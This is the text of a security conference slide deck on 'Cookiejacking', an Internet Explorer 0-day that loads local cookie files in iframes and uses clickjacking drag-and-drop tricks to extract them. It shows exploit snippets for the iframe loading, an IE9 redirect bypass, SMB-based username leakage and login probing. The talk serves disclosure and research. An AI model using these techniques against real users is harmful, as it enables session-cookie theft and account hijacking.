Cookiejacking

Rosario Valotta

Agenda


- Me, myself and I
- The IE security zones
- IE 0-day
- Overview on UI redressing attacks
- Solving the jigsaw
- The big picture
- Demo

Me, myself and I


- Day time: IT professional, mobile TLC company, Rome, Italy
- Night time: web security fan since 2007, released a bunch of advisories and PoCs:
  - Nduja Connection: first ever cross domain XSS worm
  - Critical Path Memova : 40 Millions users worldwide affected
  - WMP: information gathering and intranet scanning
  - OWA: CSRF
- Blog: http://sites.google.com/site/tentacoloviola/

Overview on IE security zones

- In IE, a web site is assigned to a security zone
  - Sites in the same security zone behave the same way according to security privileges
- 5 default zones:
  - Local Machine Zone
  - Local Intranet Zone
  - Trusted Sites Zone
  - Internet Zone
  - Restrited Sites Zone




- Security profiles:
  - A collection of security privileges that can be granted to each given zone
  - Predefined: High, Medium, Medium-Low, Low
  - Customized
- Privileges:
  - ActiveX & plugins
  - Downloads
  - User authentication
  - Scripting
  - Cross zone interaction



Cross Zone Interaction

- By rule of thumb a web content belonging to a less privileged zone cannot access content belonging to more privileged zone



- So it should be impossible for a web content to access local machine files. It should be.

Do not open that folder…aka IE 0-day

```
<iframe src="file:///C:/Documents and Settings/tentacoloViola/Cookies/
tentacoloviola@google[1].txt"></iframe>
```

- What?
  - Cookies folder of the user currently logged
  - All kind of cookies:
    - HTTP Only
    - Secure (HTTPS) cookie
  - Any website
- Where?
  - Works on IE 6,7, 8 (also protected mode)
  - Tested on XP SP3, Vista, 7

Rosario Valotta

Cookiejacking

Of coordinated discosure and other oddities…

- January 28th
  - Disclosed to MSRC
  - IE 9 beta still vulnerable
- March 14°: first official release of IE9
  - IE9 not vulnerable
- Two weeks ago
  - New attack vector found, works also on IE9

```
<iframe src="file:///C:/Documents and Settings/tentacoloViola/Cookies/
tentacoloviola@google[1].txt"></iframe>
```

```
<iframe src="http://192.168.1.2/redir.pl?url=file:///C:/Documents and
Settings/tentacoloViola/Cookies/tentacoloviola@google[1].txt"></iframe>
```

Where do we go from here?

Load arbitrary cookies into an iframe

Find a way to access cookies

Same Origin Policy will block any programmatic access to a local iframe content from web domains

```
document.getElementById
('myId').contentWindow.document.innerHTML
```

Access denied

Guess victim's username

The path of the cookie folder depends on the username currently logged on


```
file:///C:/Documents and Settings/user/Cookies/user@site.txt
```

Guess victim's OS

Different OSs store cookies in different paths:
Windows XP →C:/Documents and Settings/user/Cookies/
Vista and 7 → C:/Users/user/AppData/Roaming/
Microsoft/Windows/Cookies/Low/

Clickjacking aka UI Redressing attack

- Introduced by Jeremiah Grossman and Robert Hansen in 2008
- It's all about:
  - Iframes overlapping
  - CSS opacity
- The basic approach:
  - Iframe properly positioned
  - Iframe made invisible
  - User clicks "hijacked"




- User interaction is needed, SOP is not triggered
- Advanced scenario: content extraction (Paul Stone, 2010)
  - Social engineer a victim
  - Select content from a legitimate 3rd party page
  - Drag&drop content in an attacker controlled element
  - Steal sensitive HTML contents
  - Links and Images are converted in URLs

```
event.dataTransfer.getData("Text")
```

Advanced Clickjacking: content extraction

- The technique is made up of 6 steps:
  - Third party iframe is positioned on the start point of the selection→A
  - The victim starts to select content (e.g. text or html)
  - Third party iframe is positioned on the end point of the selection→B
  - The victim stops selecting
  - Third party iframe is positioned somewhere between A and B
  - The victim drags the selected content into an attacker controlled iframe



Attacks mash-up: how the SOP was won


Load arbitrary cookies into an iframe

Find a way to access cookies

- Insights
  - Iframe loads cookie text file (0-day)
  - Ball image overlapped on the iframe
  - Content extraction technique

Opacity=0
Z-index=1

Opacity=100
Z-index=0



Missing pieces

- Drag & drop API doesn't work well across browsers
- Two different dragging actions required in order to:
  - select content
  - drag&drop it out of the iframe

The path of the cookie folder depends on the username currently logged on

```
file:///C:/Documents and Settings/user/Cookies/user@site.txt
```

Different OSs store cookies in different paths:
Windows XP →C:/Documents and Settings/user/Cookies/
Vista and 7 → C:/Users/user/AppData/Roaming/Microsoft/Windows/Cookies/Low/


Drag & drop

- Drag & drop APIs
  - Acknowledged as one of the innovations introduced in HTML5
  - Not formally part of latest HTML5 draft
  - Based on Microsoft's original implementation available on IE 5
  - Not fully supported on IE 6,7,8

- Custom implementation on http://www.useragentman.com
  - Works well on all IE versions
  - Custom effects: drag feedback image, cursor shape change, etc

Advanced content extraction

- Two nested iframes defined in the attacker page
- Iframes sizes properly defined in order to ensure that scrolling is needed for the cookie (B content) to completely come into view
  - E.g. A.height=100; B.height=500
- The sequence:
  - User moves the mouse over the B iframe
  - When user clicks down the mouse button the "onfocus" event is triggered
  - The *scrollspeed* property of the iframe A is set to 100
  - With the mouse button down and the iframe B scrolling into iframe A, the final effect is that the user is selecting text as long as the mouse button is clicked
  - If the scrollspeed is big enough, a single click time is enough to select the whole cookie content
- First drag action (content selection) collapsed in a click



Missing pieces

Load arbitrary cookies into an iframe

Find a way to access cookies

Optimize content extraction

Guess victim's username

The path of the cookie folder depends on the username currently logged on

```
file:///C:/Documents and Settings/user/Cookies/user@site.txt
```


Guess victim's OS

Different OSs store cookies in different paths:
Windows XP →C:/Documents and Settings/user/Cookies/
Vista and 7 → C:/Users/user/AppData/Roaming/
Microsoft/Windows/Cookies/Low/


I know your (user)name

- Exploit a “feature” of IE (already discussed by Jorge Medina in 2010)
- IE supports access to file system objects on SMB shares
  - Uses UNC (Universal Naming Convention) paths to reference them
  - Can be used without restrictions inside web pages in the Internet zone or above

```
<img src="\\[WEB SERVER IP ADDRESS]\image.jpg">
```



Missing pieces



Different OSs store cookies in different paths:
Windows XP →C:/Documents and Settings/user/Cookies/
Vista and 7 → C:/Users/user/AppData/Roaming/Microsoft/Windows/Cookies/Low/

Little dirty secrets

- The OS version can be retrieved through a little JS:
  - XP = navigator.userAgent.indexOf("Windows NT 5.1");
  - Vista= navigator.userAgent.indexOf("Windows NT 6.0");
  - Win7= navigator.userAgent.indexOf("Windows NT 6.1");


- Is the cookie valid?
  - True if the victim is logged on a given website
  - Guess if a victim is logged using a “probing” approach (Jeremiah Grossman, 2006)

```
<img src="https://mail.google.com/mail/pimages/2/labs/labs_bar_icon.png"
onload=“doThis()" onerror=“doThat()”>
```

- Dynamic attack setup
  - Probing for user authentication
  - Only define iframes to load valid cookies (1 iframe loads 1 cookie)

Ready to pown…

The big picture



The perfect PoC

- appealing “content”

+

- willingly “interact” with her

PWNED!

Conclusions

- Cookiejacking: a new kind of UI redressing attack, exploiting a 0-day vulnerability in all versions of IE, all version of Windows boxes
- Allows an attacker to steal session cookies, no XSS needed
- Web site independent: it’s a browser flaw
- Current countermeasures against Clickjacking don’t work with Cookiejacking
- Think about using Flash…
- It’s supposed to last for a long time: there is a huge installation base all over the world

Thank you.